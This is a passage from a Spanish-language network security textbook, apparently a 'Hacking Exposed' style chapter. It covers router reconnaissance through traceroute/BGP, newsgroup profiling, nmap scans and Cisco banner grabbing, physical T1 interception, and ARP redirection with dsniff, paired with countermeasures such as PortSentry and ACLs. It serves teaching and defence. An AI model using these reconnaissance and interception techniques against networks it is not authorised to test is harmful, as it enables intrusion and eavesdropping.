Para explicar la información útil que un ASN puede proporcionar a un hacker, echemos un vistazo a varios ejemplos. En primer lugar, se presenta la salida de traceroute en un sistema UNIX o Microsoft Windows (observe que la información resultante sólo despliega la información de respuesta de TTL):

```
root# traceroute www.ejemplo.com
traceroute to www.ejemplo.com (192.168.34.72), 30 hops max, 40 byte packets

  1 white_dwarf.cbbtier3.ejemplo.com (10.0.1.1) 4 msec 4 msec 0 msec
  2 ggr1-p320.n54ny.ip.ejemplo.com (10.122.12.54) 4 msec 4 msec 4 msec
  3 pos5-3.pr1.lga1.us.ejemplo.com (192.168.12.21) 4 msec 0 msec 4 msec
  4 so-1-0-0.cr2.dca2.us.ejemplo.com (172.16.233.129) 8 msec 8 msec 8 msec
  5 so-5-1-0.mpr4.sjc2.us.ejemplo.com (172.16.30.30) 7 msec 7 msec 7 msec
  6 pos0-0.mpr2.lax2.us.ejemplo.com (172.16.156.126) 7 msec 8 msec 8 msec
  7 ejemplo-t1-demarc.lax.ejemplo.com (172.16.82.97) 8 msec 7 msec 8 msec
  8 t1-customer-dmarc.ejemplo.com (172.16.95.130) 8 msec 8 msec 8 msec root#
```

traceroute con información ASN

Ahora echemos un vistazo a la misma información traceroute, excepto que en lugar de ejecutar traceroute desde un sistema Windows o UNIX, iniciaremos sesión en un enrutador Cisco que participa con BGP, y ejecutaremos su versión de tracroute, que incluye una lista de cada número ASN del enrutador:

```
C:\telnet route-server.ip.ejemplo.com
route-server>traceroute www.ejemplo.com
Type escape sequence to abort.
Tracing the route to www.ejemplo.com (192.126.34.72)
 1 white_dwarf.cbbtier3.ejemplo.com (192.168.1.1) [AS 7018] 0 msec 0 msec 0 msec
 2 ar3.n54ny.ip.ejemplo.com (192.168.0.30) [AS 7018] 0 msec 0 msec 0 msec
 3 tbr2-p013801.n54ny.ip.ejemplo.com (192.168.11.17) [AS 7018] 4 msec 4
msec 4 msec
 4 pos5-3.pr1.lga1.us.ejemplo.com (192.168.12.21) [AS 6461] 4 msec 0 msec
4 msec
 5 so-1-0-0.cr2.dca2.us.ejemplo.com (192.168.233.129) [AS 6461] 6 msec 4
msec 6 msec
 6 so-5-1-0.mpr4.sjc2.us.ejemplo.com (192.168.30.30) [AS 6461] 7 msec 7
msec 7 msec
 7 pos0-0.mpr2.lax2.us.ejemplo.com (192.168.156.126) [AS 6461] 7 msec 8
msec 8 msec
 8 ejemplo-t1-demarc.lax.ejemplo.com (192.168.82.97) [AS 6461] 8 msec 7
msec 8 msec
 9 www.ejemplo.com (192.168.95.130) [AS 6461] 9 msec 9 msec 9 msec

route-server>
```

El traceroute que se origina de un host que participa en BGP muestra la información ASN. Con la información extra, podemos ver que nuestro tráfico empezó en AS7018 (Red Ejemplo) y brincó a AS6461 (EXMP, que pertenece a Ejemplo2). Después lo pasa a través del punto demarc ejemplo.com y llega a su destino (el servidor Web ejemplo.com).

A partir de esta salida podemos suponer, por el DNS en reversa en el salto 0, que ejemplo.com tiene un circuito T1. Al revisar más de cerca, podemos ver que ASN no cambia del salto 4 al 9. Éste es un signo confiable de que ejemplo.com no tiene otras conexiones de Internet redundantes. Si confiamos en el DNS en reversa, podemos suponer que el máximo de banda ancha de ejemplo.com es 1.544 Mbps con un límite de paquetes por segundo máximo de 4825 en TCP (con un tamaño de paquete de 40 bytes; encabezado IP, encabezado TCP y sin datos).

Por lo general, las rutas de red básicas tienen rutas redundantes. Para ver las otras rutas posibles, podemos realizar una búsqueda de ruta BGP IP.

show ip bgp

Una vez más, para mostrar la información que puede adquirir el hacker, revise nuestras consultas BGP para el mismo enrutador Cisco:

```
route-server>show ip bgp 192.168.0.130
BGP routing table entry for 192.168.0.0/15, version 96265
Paths: (20 available, best #20, table Default-IP-Routing-Table)
  Advertised to non peer-group peers:
  10.11.11.230
  7018 6461, (recieved & used)
    10.11.12.252 from 10.11.12.252 (10.11.12.252)
      Origin IGP, localpref 10, valid, external
      Community: 7018:5000 7018 6461, (received & used)
...
[ salida truncada debido a la longitud ]
...
  7018 6461, (received & used)
    10.11.13.124 from 10.11.13.124 (10.11.13.124)
      Origin IGP, localpref 100, valid, external
      Community: 7018:5000
  7018 6461, (received & used)
    10.11.14.124 from 10.11.14.124 (10.11.14.124)
      Origin IGP, localpref 100, valid, external
      Community: 7018:5000
  7018 6461, (received & used)
   10.11.15.236 from 10.11.15.236 (10.11.15.236)
      Origin IGP, localpref 100, valid, external, best
    Community: 7018:5000
route-server>
```

Las herramientas de búsqueda de AS despliegan una vista general de conectividad de red. Como puede ver en la salida anterior, las redes Ejemplo y Ejemplo2 tienen muchos vínculos redundantes y están bien conectadas.

Muchas herramientas de búsqueda visuales simplifican este proceso. Se recomiendan las siguientes referencias:

- Página de referencia de Thomas Kernen: http://www.traceroute.org
- FixedOrbit: http://www.fixedorbit.com
- Registro de enrutamiento de Merit Networks RADB http://www.radb.net

GRUPOS DE NOTICIAS PÚBLICOS

Al usar la información obtenida de American Registry for Internet Numbers (ARIN) y Network Solutions Inc. (NSI), pueden obtenerse varios nombres de contacto importantes de cualquier organización. En ocasiones la búsqueda de nombres de contacto en http://groups.google.com mostrará información interesante.

```
De: Braulio López (lopezbm@ejemplo.com)
Asunto: Registro de Cisco

Grupos de noticias: comp.dcom.sys.cisco  Este es el único artículo en este hilo
Fecha: 12/20/2008                        Ver: Formato original


No he tenido éxito en buscar registros de ningún dispositivo cisco en un
servidor syslog. Me rehúso a pasar más tiempo viendo registros en cada
dispositivo.

Estoy usando un enrutador cisco 7206 (10.14.208.3 (IOS 11.1) y envío
los registros a un servidor syslog local (10.14.208.10). Recibo un
mensaje "Access-Reject" en los registros. ¿Qué causa este error? Las
respuestas antes de las vacaciones se aprecian también ya que estaré
fuera de la oficina del 20 de diciembre al 5 de enero.

-Braulio
```

De una simple publicación en un grupo de noticias, sabemos que Braulio no está revisando sus registros y que estará fuera de la oficina por 15 días. ¡Qué gran descubrimiento!

Medidas para contrarrestar la creación de perfiles

Ningún truco o herramienta puede sustituir un buen control de protocolos de red y software utilizado para acceder a éstos. Todos los sistemas de detección de intrusos y firewalls del mundo sirven de algo cuando los aplica un usuario inexperto.

La siguiente lista de directrices es un buen comienzo para mantener su información privada:

- Esté al pendiente de lo que dice y dónde lo dice. Los foros de ayuda son muy útiles; sólo recuerde usarlos de manera responsable y no proporcionar más de lo que necesita.

- Sólo ejecute aplicaciones en un entorno de producción si está cómodo y conoce los pasos para restringir el descubrimiento de información.
- Modifique las opciones predeterminadas y cambie los mensajes de aplicación. Aunque ésta no es una verdadera técnica de seguridad, oscurecer la información a menudo tiene éxito para disuadir a un atacante.
- Por encima de todo esto, use el sentido común. Dése todo el tiempo necesario para verificar configuraciones. Revise dos veces sus intenciones y documente cualquier cambio.

DETECCIÓN DE SERVICIO

Detectar dispositivos en un dispositivo de red es un comienzo sólido para una cacería feliz. Con frecuencia, un atacante creará perfiles de los servicios en ejecución de un host dándoles los servicios posiblemente vulnerables que se ejecutan en el objetivo.

nmap

Popularidad:	*10*
Simplicidad:	*10*
Impacto:	*3*
Evaluación del riesgo:	***8***

Como recordará del capítulo 2, nmap es el escáner de puertos definitivo para los hackers nacidos en el UNIX moderno. Sus usos van desde escanear puertos hasta determinar hosts vivos en una subred dada (o determinar los sistemas operativos de hosts remotos). Esta herramienta monstruosamente robusta tiene varias características que no pueden cubrirse en este capítulo (vaya al capítulo 2 para conocer más detalles). nmap se recomienda *ampliamente*; consulte "man nmap" en una máquina UNIX que ejecute el producto para conocer más información. Al usar nmap para realizar nuestro escaneo de puerto, encontramos los puertos en que está escuchando nuestro enrutador (10.14.208.3). El tipo de puertos encontrados es un paso muy grande para hallar el tipo de enrutador que tenemos como objetivo. En la tabla 7-1 se muestran los puertos TCP y UDP comunes en los dispositivos de red más populares. Para conocer una lista más completa de contraseñas predeterminadas, visite http//www.phenoelit-us.org/dpl/dpl.html.

Si estuviéramos buscando enrutadores Cisco, escanearíamos los puertos 1-25, 80, 512-515, 2001, 4001, 6001 y 9001 de TCP. Los resultados del escaneo nos dirán muchas cosas sobre el origen del dispositivo:

```
[/root]# nmap -p1-25,80,512-515,2001,4001,6001,9001 192.168.0.1
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on (192.168.0.1):
Port    State       Protocol   Service
7       open        tcp        echo
9       open        tcp        discard
13      open        tcp        daytime
```

```
19      open        tcp        chargen
22      open        tcp        ssh
23      filtered      tcp        telnet
2001    open        tcp        dc
6001    open        tcp        xll:l
```

Para confirmar nuestra suposición acerca del vendedor y el nivel de sistema operativo, queremos usar fingerprinting TCP (como se analizó en el capítulo 2).

También en casi todos los dispositivos Cisco están presentes los indicadores de comando típicos "User Access Verification" en los puertos vty (23 y 2001). Sólo haga telnet al enrutador en estos puertos y obtendrá este anuncio familiar:

```
User Access Verification
Password:
```

Muchos dispositivos Cisco ejecutan SSH como reemplazo de telnet. Incluso con este reemplazo seguro, aún puede descubrirse un anuncio familiar:

```
root@irc.ejemplo.com:~$ telnet 10.14.208.3 22
Trying 10.14.208.3...
Connected to 10.14.208.3.
Escape character is '^]'.
SSH-1.5-Cisco-1.25
Connection closed by foreign host.
root@irc.ejemplo.com:~#
```

Medidas para contrarrestar la detección de servicio

Para contrarrestar el descubrimiento de información que logran los escáneres de puerto, se ha desarrollado una cantidad limitada de herramientas. En general, la mejor directiva consiste en negar completamente todo el tráfico no deseado en los bordes de red. Es primordial mantener una visibilidad limitada en Internet abierto. El segundo mejor método de protección consiste en usar PortSentry (http://sourceforge.net/projects/sentrytools/); PortSentry escucha puertos no utilizados en un sistema y detecta solicitudes de conexión en estos puertos supuestamente silenciosos. Aquí se muestra un ejemplo:

```
root# netstat -Ipn
Active Internet connections (only servers)
Proto Recv-Q Send-Q  Local Address  Foreign Address  State  PID/Program name
tcp        0      0  0.0.0.0:54320  0.0.0.0:*        LISTEN 1959/port sentry
tcp        0      0  0.0.0.0:32774  0.0.0.0:*        LISTEN 1959/port sentry
tcp        0      0  0.0.0.0:31337  0.0.0.0:*        LISTEN 1959/port sentry
tcp        0      0  0.0.0.0:27665  0.0.0.0:*        LISTEN 1959/port sentry
tcp        0      0  0.0.0.0:20034  0.0.0.0:*        LISTEN 1959/port sentry
tcp        0      0  0.0.0.0:12346  0.0.0.0:*        LISTEN 1959/port sentry
tcp        0      0  0.0.0.0:12345  0.0.0.0:*        LISTEN 1959/port sentry
tcp        0      0  0.0.0.0:6667   0.0.0.0:*        LISTEN 1959/port sentry
tcp        0      0  0.0.0.0:5742   0.0.0.0:*        LISTEN 1959/port sentry
tcp        0      0  0.0.0.0:2000   0.0.0.0:*        LISTEN 1959/port sentry
```

Hardware	TCP	UDP
Enrutadores Cisco	21 (FTP)	0 (tcpmux)
	23 (telnet)	49 (domain)
	22 (SSH)	67 (bootps)
	79 (finger)	69 (TFTP)
	80 (HTTP)	123 (NTP)
	179 (BGP)	161 (SNMP)
	512 (exec)	
	513 (login)	
	514 (shell)	
	1993 (Cisco SNMP)	
	1999 (Cisco ident)	
	2001	
	4001	
	6001	
	9001 (XRemote service)	
Conmutadores Cisco	23 (telnet)	0 (tcpmux)
		123 (NTP)
		161 (SNMP)
Enrutadores de bahía	21 (FTP)	7 (echo)
	23 (telnet)	9 (discard)
		67 (bootps)
		68 (bootpc)
		69 (TFTP)
		161 (SNMP)
		520 (route)
Enrutadores Ascend	23 (telnet)	7 (echo)
		9 (discard)*
		161 (SNMP)
		162 (snmp-trap)
		514 (shell)
		520 (route)

*** El puerto discard Ascend sólo acepta un paquete con formato especial (de acuerdo con el consejero de McAfee, Inc.), así que serán variables los resultados que se obtengan al recibir una respuesta para escanear este puerto.**

Tabla 7-1 Puertos de escucha de uso común.

```
tcp        0      0  0.0.0.0:635    0.0.0.0:*         LISTEN 1959/port sentry
tcp        0      0  0.0.0.0:443    0.0.0.0:*         LISTEN 1959/port sentry
tcp        0      0  0.0.0.0:143    0.0.0.0:*         LISTEN 1959/port sentry
tcp        0      0  0.0.0.0:119    0.0.0.0:*         LISTEN 1959/port sentry
tcp        0      0  0.0.0.0:25     0.0.0.0:*         LISTEN 1959/port sentry
tcp        0      0  0.0.0.0:23     0.0.0.0:*         LISTEN 1959/port sentry
tcp        0      0  0.0.0.0:22     0.0.0.0:*         LISTEN 1959/port sentry
tcp        0      0  0.0.0.0:21     0.0.0.0:*         LISTEN 1959/port sentry
```

Un archivo de configuración permite la selección de puertos específicos:

```
# PortSentry Configuration
# $Id: portsentry.conf,v 1.23 2001/06/26 15:20:56 crowland Exp crowland $
# IMPORTANT NOTE: You CAN NOT put spaces between your port arguments.
# The default ports will catch a large number of common probes
# All entries must be in quotes.
##########################
# Port Configurations #
##########################
# Use these for just bare-bones
TCP_PORTS="1,11,15,110,111,143,540,635,1080,1524,2000,12345,12346,20034,
32771,32772,32773,32774,49724,54320"
UDP_PORTS="1,7,9,69,161,162,513,640,700,32770,32771,32772,32773,32774,
31337, 54321"
```

Si un atacante ejecuta un escaneo de puerto, PortSentry detecta los intentos de conexión a puertos no utilizados y rechaza todas las futuras conexiones desde el IP destino por medio de un comando `null route`. Este comando pasará por alto todas las comunicaciones al atacante y lo mantendrá adivinando y bloqueado permanentemente de su host:

```
/sbin/route add 31.3.3.7 dev lo
```

Después de que el bloqueo esté en su sitio, la tabla de enrutamiento debe tener un aspecto parecido a éste:

```
root# route
Kernel IP routing table
Destination Gateway        Genmask         Flags Metric Ref Use

Iface

31.3.3.7    *              255.255.255.255 UH    0      0      0 lo
localnet    *              255.255.255.0   U     0      0      0 eth0
loopback    *              255.0.0.0       U     0      0      0 lo
default     192.168.1.254  0.0.0.0         UG    1      0      0 eth0
```

Antes de ejecutar PortSentry, asegúrese de recorrer el archivo de configuración de manera cuidadosa; pueden enviarse paquetes de engaño, dejando sin respuestas a un atacante capaz de seleccionar hosts.

Identificación de sistema operativo

Popularidad:	*10*
Simplicidad:	*10*
Impacto:	*2*
Evaluación del riesgo:	***7***

En el ejemplo anterior sospechamos que la dirección IP 10.14.208.3 es un enrutador Cisco, pero podemos usar la identificación del sistema operativo de nmap para confirmar nuestra suposición. Con el puerto 13 de TCP abierto, podemos usar el parámetro `-O` de nmap para detectar el sistema operativo presente en el dispositivo (en este caso, Cisco IOS 11.2):

```
[root@source /tmp]# nmap -O -p13 -n 10.14.208.3
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Warning: No ports found open on this machine, OS detection will be MUCH
less reliable
Inserting ports on (10.14.208.3):
Port  State       Protocol Service
13    filtered    tcp      daytime
Remote operating system guess: Cisco Router/Switch with IOS 11.2
```

SUGERENCIA Asegúrese de restringir sus escaneos de identificación de OS a un solo puerto, cuando sea posible. Varios sistemas operativos, incluidos IPS de Cisco y Solaris de Sun, tienen problemas conocidos con los paquetes no compatibles con RFC y harán que algunos equipos se caigan. Consulte el capítulo 2 para conocer una descripción detallada de la recopilación de información de pila.

Medidas para contrarrestar la identificación de sistema operativo

La técnica para detectar y prevenir una identificación de sistema operativo es la misma que se demuestra en el capítulo 2, dependiendo de la función del dispositivo de red. Una buena directiva consiste en bloquear todo el tráfico destinado para un dispositivo; esto ayudará a restringir las identificaciones del sistema operativo.

Enumeración y captura de anuncios de Cisco

Popularidad:	*10*
Simplicidad:	*10*
Impacto:	*1*
Evaluación del riesgo:	***7***

Si tiene todas las características de un dispositivo Cisco, probablemente sea un dispositivo Cisco (pero no siempre lo es). El hecho de encontrar los puertos esperados abiertos no siempre significa una identificación positiva, pero puede realizar un poco de investigación para confirmar sus sospechas del sistema operativo.

Puertos Finger y Virtual Terminal de Cisco: 2001, 4001, 6001 El servicio finger de Cisco responderá con algo de información inútil. Los vtys de Cisco (por lo general 5) regresarán un simple finger –l@<host>, pero los resultados son menos informativos (aparte de identificar el dispositivo como Cisco o si un administrador está activo en el dispositivo).

Otros identificadores menos que informativos son los puertos de administración: 2001, 4001 y 6001. Al usar netcat, los atacantes pueden conectarse a un puerto y observar la respuesta de los puertos (casi sólo información sin importancia). Pero después, si se conectan con un explorador (por ejemplo, 172.29.11.254:4001), el resultado puede tener el siguiente aspecto:

```
User Access Verification Password: Password: Password: % Bad passwords
```

Generar la salida anterior le daría al atacante la pista de que tal vez se trata de un dispositivo Cisco.

XRemote Service (9001) de Cisco Otros puertos comunes de Cisco son el del servicio XRemote (9001 de TCP). XRemote permite a los sistemas de su red iniciar Xsessions de cliente en el enrutador (por lo general, a través de un módem de marcado telefónico). Cuando un atacante se conecta al puerto con netcat, el dispositivo enviará un anuncio común, como se muestra aquí:

```
C:\>nc -nvv 172.29.11.254 9001 (UNKNOWN) [172.29.11.254] 9001 (?) open
-- Outbound XRemote service --
Enter X server name or IP address:
```

Medidas para contrarrestar la enumeración y la captura de anuncios de Cisco

Uno de los dos únicos pasos que puede tomar para evitar este tipo de enumeración de Cisco es restringir el acceso a los servicios mediante seguridad de listas de control de acceso. Al usar la regla predeterminada "cleanup" o negar explícitamente el tráfico para el registro, puede hacer lo siguiente:

```
access-list 101 deny tcp any any 79 log or access-list 101 deny tcp any any 9001
```

VULNERABILIDAD DE RED

El hackeo de dispositivo de red es cuestión de perspectiva: si su red está segura con contraseñas ssh difíciles de adivinar, nombres de comunidad SNMP, acceso/uso limitado y registro para todo (y si alguien tiene asignado el monitoreo de esos registros), entonces las siguientes vulnerabilidades no deben causar mucha preocupación. Por otra parte, si su red es grande y su administración es compleja, entonces habrá algunas máquinas que no alcanzarán la seguridad ideal, y querrá revisar los siguientes problemas de seguridad.

El estándar de red del que dependemos hoy en día se originó en dos estándares separados que fueron desarrollados por los grupos de estándares OSI e IEEE. Con el desarrollo del modelo OSI, los procesos de red se dividen en varias responsabilidades. Como se muestra en la figura 7-1, los paquetes tienen que recorrer varios pasos para ir de un punto a otro. El modelo OSI abarca mucho, de modo que está más allá del alcance de este libro. Para conocer más información, visite http://en.wikipedia.org/wiki/OSI_model.

En este capítulo cubriremos de la capa 1 a la 3, con un fuerte énfasis en las vulnerabilidades de cada capa aislada. La división de las vulnerabilidades por estos estándares facilita la auditoría y segmentación de riesgos en el futuro. Tenga en cuenta que si existen vulnerabilidades en cualquier nivel, las comunicaciones con otras capas se ponen en peligro sin que se sepa. El cifrado de extremo a extremo y otros medios confiables ayuda en la protección, pero es mejor depender del cifrado como último recurso, en lugar de que sea su primera y única línea de defensa.

Capa 1 de OSI

Sin importar qué dispositivo seleccione para comunicarse, la comunicación debe establecerse mediante un proveedor de tránsito (una compañía de teléfonos local, un proveedor de satélite o de televisión local). Todos los tipos de medios se ejecutan a través de gabinetes telefónicos y por medio de miles de cables de cobre o fibra óptica instalados en las calles, a la vista del público u ocultos, guardados sólo por candados simples (a los que algunas veces se accede mediante técnicas simples de ingeniería social). Las posibilidades son ilimitadas y la recompensa grandiosa. Algunas veces la seguridad física se pasa por alto y es el vínculo más débil en la seguridad de la información.

La fibra óptica es uno de los medios más difíciles de doblegar porque no se nota y el equipo es costoso. Casi todas las conexiones entre ciudades se hacen mediante fibra óptica. Es difícil entrar en ésta, aunque vale la pena el esfuerzo. Sin embargo, las probabilidades no están a favor del atacante. Es fácil interceptar los cables coaxiales, aunque su uso no está muy extendido. Ethernet (10, 100, 1000BaseT) es el más utilizado en gabinetes de red y puede interceptarse fácilmente sin ningún tipo de aviso. El objetivo más sencillo de hackear en la capa 1 son los vínculos T1. Debido a que constan de dos simples pares de cables, es fácil escuchar los vínculos T1, y bajo condiciones adecuadas alguien puede insertar un dispositivo de intermediario (como se mues-




Figura 7-1 Arquitectura de red basada en el modelo OSI.

tra en la figura 7-2), capturando todas las conexiones salientes. Los gabinetes de teléfono compartidos son objetivos sencillos y proporcionan el acceso anónimo que los hackers desean. Con un enrutador no tan avanzado como el 1600 Cisco puede crearse un dispositivo de intermediario perfecto. Casi todos los circuitos están etiquetados con el nombre de la compañía y el ID de circuito. Un hacker puede insertar un puente de intermediario simple mediante un pequeño dispositivo de enrutador con dos CSU/DSU y una interfaz Ethernet, invisible para el usuario, con sólo cinco a diez segundos de tiempo de reposo.

Con un "intermediario" funcionando, el tráfico puede olfatearse y analizarse. Los protocolos seguros están parcialmente seguros; cualquier tráfico normal puede manipularse.

Las conexiones entre oficinas son obligatorias en las corporaciones. Es fácil implementar conexiones T1 de punto a punto, con un pequeño problema. Un ataque de intermediario en una oficina interna T1 no sólo permite a un atacante acceso regular, sino acceso completo a la red interna. Este escenario se ha encontrado en muchas compañías grandes respetables y suele pasarse por alto.




Figura 7-2 Ataque de intermediario físico.

Capa 2 de OSI

En la capa 2 es donde los impulsos eléctricos de la capa 1 tienen direcciones MAC asociadas. Esta capa puede ser la conexión más débil, si no se configura correctamente.

Detección de medios de la capa 2

El uso de medios compartidos (Ethernet y Token Ring) ha sido la forma tradicional de transmisión del tráfico de datos durante casi dos décadas. La técnica para Ethernet, comúnmente llamada *acceso de sentido múltiple de portadora/detección de colisiones* (*CSMA/CD, Carrier Sense Multiple Access/Collision Detection*), fue ideada por Bob Metcalfe en el Xerox Palo Alto Research Center (PARC). El Ethernet tradicional funciona al enviar tráfico de destino a cada nodo del segmento. De esta forma, el destino recibe su tráfico (pero también los demás) y comparte la velocidad de transmisión con todos en el cable. Ahí recae el problema. Al enviar tráfico en medios compartidos, también envía su tráfico a cualquier otro dispositivo que escucha en el segmento. Desde una perspectiva de seguridad, el Ethernet compartido es la fórmula para la puesta en peligro. Por desgracia, aunque el Ethernet compartido no domina las redes del mundo, sigue siendo un medio de red de uso común.

Sin embargo, la tecnología Ethernet original está muy lejos de la tecnología conmutada disponible hoy en día y sólo es similar por el nombre. La tecnología de conmutación funciona al generar una tabla de direcciones de control de acceso a medios (MAC, Media Access Control) y enviar tráfico destinado a una MAC particular a través de un circuito integrado muy rápido. Como resultado, los paquetes sólo llegan al destino deseado y nadie más los ve (bueno, casi nadie).

Es posible proporcionar capacidad de captura de paquetes en medios conmutados. Cisco proporciona esta opción en sus conmutadores Cisco Catalyst con su tecnología Switched Port Analyzer (SPAN). Al hacer que ciertos puertos se redirijan a redes de área local virtuales (VLAN, Virtual Local Area Networks) a un solo puerto, los administradores sólo pueden capturar paquetes si están en el segmento compartido. Hoy en día esto se realiza a menudo para implementaciones de sistemas de detección de intrusos para permitir que escuchen tráfico y lo analicen en busca de ataques. Para obtener más información sobre el uso de SPAN, dirija su explorador a http://www.cisco.com/en/US/docs/switches/lan/catalyst5000/catos/4.5/configuration/guide/span.html.

Aún más mortal para los conmutadores es la tecnología `dsniff`, de Dug Song. Ha desarrollado software que realmente puede capturar tráfico en medios conmutados al redirigir todo el tráfico de un host específico a través de sistemas de olfateo. Resulta trivial hacer que la tecnología funcione y diezme el pensamiento tradicional de que los conmutadores proporcionan seguridad. A continuación nos referimos a esta herramienta y técnica.

Olfateo de conmutador

Sólo tiene que colocar su nuevo conmutador con la esperanza de lograr un nirvana de red con velocidad y seguridad mejorada. La posibilidad de tener mayor velocidad y la capacidad de evitar que usuarios curiosos olfateen tráfico confidencial en su red corporativa hará que sonría. Su nuevo conmutador hará que todos sus problemas desaparezcan, ¿cierto? Piénselo de nuevo.

El protocolo de resolución de dirección (RFC 826) proporciona una asignación dinámica de una dirección IP de 32 bits a una dirección de hardware física de 48 bits. Cuando un sistema necesita comunicarse con sus vecinos en la misma red (incluida la puerta de enlace predeterminada), enviará transmisiones ARP en busca de dirección de hardware del sistema destino. El sistema apropiado responderá a la solicitud ARP con su dirección de hardware y las comunicaciones comenzarán.

Por desgracia, es fácil engañar al tráfico ARP si vuelve a enrutarse el tráfico del sistema originario al sistema del atacante, aun en un entorno conmutado. Es posible ver el tráfico que se vuelve a enrutar con el uso de otro analizador de paquetes de red y su posterior reenvío al destino real. Este escenario es otro ejemplo de un ataque de intermediario y resulta relativamente sencillo. Echemos un vistazo a un ejemplo.

Redirección de ARP

Popularidad:	*4*
Simplicidad:	*2*
Impacto:	*8*
Evaluación del riesgo:	***5***

Para este ejemplo, conectaremos tres sistemas a un conmutador de red. El sistema "exprimido" es la puerta de enlace predeterminada, con una dirección IP 10.1.1.1. El sistema "sombra" es el host original, con una dirección IP 10.1.1.18. El sistema "tornado" es el sistema del atacante y actuará como el intermediario. La dirección IP que tiene tornado es 10.1.1.19. Para montar este ataque, ejecutaremos arpredirect, parte del paquete dsniff de Dug Song (http://www.monkey.org/~dugsong/dsniff), en tornado. Este paquete permitirá interceptar paquetes de un host de destino en la LAN deseada para otro host, por lo general la puerta de enlace predeterminada (véase la figura 7-3).

NOTA Asegúrese de revisar con su administrador de red antes de probar esta técnica en su propio entorno. Si su conmutador tiene la seguridad de puerto activada, tal vez bloquee a todos los usuarios de su conmutador si trata de realizar este ataque.

Tenga en cuenta que estamos conectados a un conmutador; por lo tanto, sólo podremos ver tráfico de transmisión de red. Sin embargo, el uso de arpredirect, como se muestra a continuación, nos permitirá ver todo el tráfico entre sombra y exprimido.

En tornado ejecutamos lo siguiente:

```
[tornado] ping exprimido
PING 10.1.1.1 from 10.1.1.19 : 56(84) bytes of data.
64 bytes from 10.1.1.1: icmp_seq=0 ttl=128 time=1.3 ms

[tornado] ping sombra
PING 10.1.1.18 from 10.1.1.19 : 56(84) bytes of data.
64 bytes from 10.1.1.18: icmp_seq=0 ttl=255 time=5.2 ms
```

